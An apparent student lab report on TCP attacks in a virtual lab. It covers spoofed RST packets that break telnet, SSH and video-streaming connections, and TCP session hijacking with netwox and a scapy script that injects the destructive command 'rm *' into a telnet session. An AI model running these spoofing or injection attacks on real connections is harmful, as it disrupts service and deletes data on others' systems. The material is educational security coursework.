
Client machine:

In the below screenshot, we can observe the telnet connection being closed by the server.



Wireshark capture:

In the below screenshot, we can observe the spoofed TCP RST packet being received by the server machine and the other RST packet sent back to the client closing the connection.




OBSERVATIONS

- The attacker constructs a spoofed RST packet usinag netwox or scapy tool and sends it to the server to close the TCP Telnet connection.
- RST is one single packet that can be used to close a TCP connection, and can be initiated by either side of the connections. In above case, a spoofed packet is sent from the client to the server. The server then sends another RST packet back to client thus closing the connection.
- The “Connection closed by remote host” message on client implies that the TCP Reset attack was successful. And hence, the existing TCP Telnet connection is broken between the server and the client machines.


SSH RST attack on telnet using Netwox

We first ssh the server from the client machine and establish a TCP connection. From the wireshark capture we can obtain the last packet sent from the client machine to the server machine. We can get the source and destination port. We can also see the next sequence number which the client is expecting.




Attacker Machine

the attacker sends a spoofed RST packet from the client machine to the server machine using the last packet details with RST flag set to 1 with the netwox tool 40




Client machine:



At the client machine, it is observed that the connection was closed by the server as the server received a spoofed RST packet with the client machine as source. The error message displayed is “Broken Pipe”.


Wireshark capture:




The wireshark capture shows the spoofed RST packet received by the server from the client to initiate the closing of the ssh connection. Then the server closes the connection and sends another RST packet to the client.

Breaking SSH Connections - Using Scapy

ssh the server from the client machine and establish a proper connection. From the wireshark capture we can obtain the last packet sent from the client machine to the server machine. We can get the source and destination port. We can also see the next sequence number which the client is expecting.



reset_ssh.py file written using scapy to spoof a RST packet with the ip addresses, port numbers and sequence numbers written according to the last tcp packet captured in the above screenshot.



Attacker machine:

The below screenshot shows the details of the spoofed TCP RST packet that is sent from the attacker, with the victim client machine as the source, also having its respective port number and next sequence number taken from the last sent packet (using Wireshark Capture).

```
Terminal
[02/20/21]seed@Ankitha_PES1201801491:~$ gedit reset.py
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo python reset.py
Sending reset packet ........
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.0.2.18'     (None)
dst        : DestIPField                      = '10.0.2.20'     (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 52948           (20)
dport      : ShortEnumField                   = 22              (80)
seq        : IntField                         = 3568531528L     (0)
ack        : IntField                         = 0               (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              ([])
[02/20/21]seed@Ankitha_PES1201801491:~$
```

Client machine:

On the client machine, we can see that the connection was closed by the server as the server received a spoofed RST packet with the client machine as source and a “Broken pipe” error is displayed.


```
Terminal
[02/20/21]seed@Ankitha_PES1201801491:~$ ssh 10.0.2.20
seed@10.0.2.20's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Feb 20 03:09:43 2021 from 10.0.2.18
[02/20/21]seed@Ankitha_PES1201801491:~$ packet_write_wait: Connection to 10.0.2.20 port 22: Broken pipe
[02/20/21]seed@Ankitha_PES1201801491:~$
```

Wireshark capture:



The wireshark capture shows the spoofed RST packet (frame 55) received by the server from the client to initiate the closing of the ssh connection. Then the server closes the connection and sends another RST packet to the client.

OBSERVATIONS

- The attacker constructs a spoofed RST packet to the server to close the TCP SSH connection.


- The “Broken Pipe” message on the client implies that the TCP Reset attack was successful. And hence, the existing SSH connection is broken between the server and the client machines.

TASK 3 - TCP RST Attacks on Video Streaming Applications

Attacker machine: 10.0.2.14


Victim machine: 10.0.2.18

For this attack, we use youtube.com to stream videos and run it on firefox browser in the victim VM.




Attacker machine

The netwox tool 78 is used to send Reset packets to the client machine that will block the client from accessing video streaming.



Client machine



The message “Secure Connection Failed” is displayed, as the connection to the server was reset while loading due to the spoofed packet sent by the attacker.

OBSERVATIONS


- This netwox 78 tool is used for sending a Reset packet for each TCP packet sent in the network with client as the source. The expected sequence number is changed, and hence the connection between the client and the server is broken. Hence, the TCP Reset attack was successful.

TASK 4 - TCP Session Hijacking

Attacker machine - 10.0.2.14 Victim (Client) machine - 10.0.2.18 Server machine - 10.0.2.20


Session Hijacking - Using Netwox

We create a new text file named “new.txt” in folder TCP in the server machine.




Client machine

We telnet the server from the client machine successfully and we can see that the new.txt file we created can be accessed via the connection.



From the wireshark capture we can obtain the last packet sent from the client machine to the server machine.




Attacker machine:

```
Terminal
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo netwox 40 --ip4-src "10.0.2.18" --ip4-dst "10.0.2.20" --ip4-ttl 64 --tc
p-dst 23 --tcp-src "33400" --tcp-seqnum "1796157952" --tcp-window 2000 --tcp-ack --tcp-acknum "2423913876" --tcp-dat
a "0d20726d202a0a0d"
IP__________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0____|_____0x0030=48_____|
|              id               |r|D|M|      offsetfrag       |
|         0x67FF=26623          |0|0|0|       0x0000=0       |
|      ttl      |   protocol    |           checksum            |
|___0x40=64_____|____0x06=6_____|_____0xFAA3_____|
|                         source                                |
|                      10.0.2.18                                |
|                      destination                              |
|                      10.0.2.20                                |
TCP_________________________________________________.
|          source port          |       destination port        |
|_____0x8278=33400______|_____0x0017=23_____|
|                          seqnum                               |
|                    0x6B0F3200=1796157952                      |
|                          acknum                               |
|                    0x9079FD94=2423913876                      |
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|          window               |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|_____0x07D0=2000_____|
|          checksum             |           urgptr              |
|          0x3865=14437         |_____0x0000=0_____|
0d 20 72 6d  20 2a 0a 0d                          # . rm *..
[02/20/21]seed@Ankitha_PES1201801491:~$
```


The above spoofed packet is sent from the client to the server in the middle of an existing TCP session. The raw data in hexadecimal format denotes ‘r rm *\n\r’ which is sent as payload to the server machine.

Wireshark capture:

The wireshark capture shows the hijacked packet 214 with the data payload as \r rm *\n




Now, if we try to access the telnet connection, we can see that it does not respond to our typing any more and is frozen because the injected data sent by the attacker messed up the sequence number from client to server, thereby freezing the connection. We can also note that the new.txt file was deleted as the payload was executed as shown below implying the attack was successful.




Session Hijacking - Using Scapy

We create a new text file named “new.txt” in folder TCP in the server machine.




Client machine

We telnet the server from the client machine successfully and we can see that the new.txt file we created can be accessed via the connection.



From the wireshark capture we can obtain the last packet sent from the client machine to the server machine.



sessionhijack.py file

This is the sessionhijack.py file written using scapy to spoof a RST packet with the ip addresses, port numbers, sequence number and acknowledgement number written according to the last tcp packet captured in the above screenshot.

sessionhijack.py (~/) - gedit

Open

```
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet ........")
IPLayer = IP(src="10.0.2.18" , dst="10.0.2.20")
TCPLayer = TCP(sport=33402, dport=23,flags="A", seq=2126432204, ack=2099171346)
Data = "\r rm *\n\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```


Attacker machine:

```
[02/20/21]seed@Ankitha_PES1201801491:~$ gedit sessionhijack.py
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo python sessionhijack.py
Sending session hijacking packet ........
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.0.2.18'     (None)
dst        : DestIPField                      = '10.0.2.20'     (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 33402           (20)
dport      : ShortEnumField                   = 23              (80)
seq        : IntField                         = 2126432204      (0)
ack        : IntField                         = 2099171346      (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              ([])
--
load       : StrField                         = '\r rm *\n\r'   ('')
[02/20/21]seed@Ankitha_PES1201801491:~$
```

